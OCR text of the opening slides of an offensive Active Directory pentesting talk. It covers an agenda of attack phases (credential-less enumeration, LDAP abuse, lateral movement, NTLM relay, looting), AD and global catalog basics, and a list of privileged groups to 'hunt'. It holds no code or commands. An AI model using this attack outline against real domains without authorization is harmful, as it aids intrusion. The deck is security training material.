Offensive Active Directory 101

TACTICX
innovation | solutions | consulting

Disclaimer

TACTICX
innovation | solutions | consulting

Michael Ritter
whoami

Michael Ritter

Service-Owner Pentesting

tacticx GmbH

@BigM1ke_oNe

LinkedIn

XING

About me:

- Previously:
  - Professional at Deloitte
- 5 years pentesting experience
- OSCP Certified
- Currently researching Purple Teaming topics

Daily work:

- Coordination and management of Penetrationtests
- Performance of penetration tests
  - Infrastructure
  - Web
  - Rich-Client
- Security assessments of Active Directory environments

Agenda

pwny.corp - Attack

Basics

- What is Active Directory?
- Attack Landscape
- Active Directory Kill Chain

Phase 1 – Unauthorized User

- AD Enumeration without credentials
- Gaining initial Access


Phase 2 - Unprivileged User

- Taking advantage of LDAP
- Lateral movement techniques
- Basics NTLM Relay

Phase 3 - Privileged User

- Looting the thing

Mitigations



Basics

What is Active Directory and who uses it?

TACTICX
innovation | solutions | consulting

Basics

What is Active Directory?

- Microsofts answer to directory services

- Active directory is a hierarchical structure to store objects to:
  - Access and manage resources of an enterprise
  - Resources like: Users, Groups, Computers, Policies etc...

- 95% percent of Fortune 1000 companies use Active Directory


- Active Directory relies on different technologies in order to provide all features:
  - LDAP
  - DNS

- More information about the basics:
  - https://blogs.technet.microsoft.com/ashwinexchange/2012/12/18/understanding-active-directory-for-beginners-part-1/


https://www.infosecurity-magazine.com/news/active-directory-flaw-could/


» AD contains lot of juicy information about resources of an organization

» Following an overview about existing objects in AD:




- The global catalog provides a central repository of domain information
- The global catalog provides a resource for searching an Active Directory forest
- LDAP queries use the global catalog to search for information
- Domain-Users have read access to the global catalogue






https://technet.microsoft.com/pt-pt/library/how-global-catalog-servers-work(v=ws.10).aspx

➢ Go Hunting?


ACTIVE DIRECTORY
• Domain admins
• Enterprise admins
• Built-in administrators
• Account Operators
• Allowed RODC Password Replication Group
• Backup Operators
• DnsAdmins
• …

- AD environments can be way more complex than that... Think about all the services it provides


Great attack landscape



Active directory kill chain

Broad landscape of attacks

- Focus of this talk




https://docs.microsoft.com/de-de/advanced-threat-analytics/ata-threats

Active directory kill chain

Broad landscape of attacks

- Focus of this talk



https://docs.microsoft.com/de-de/advanced-threat-analytics/ata-threats

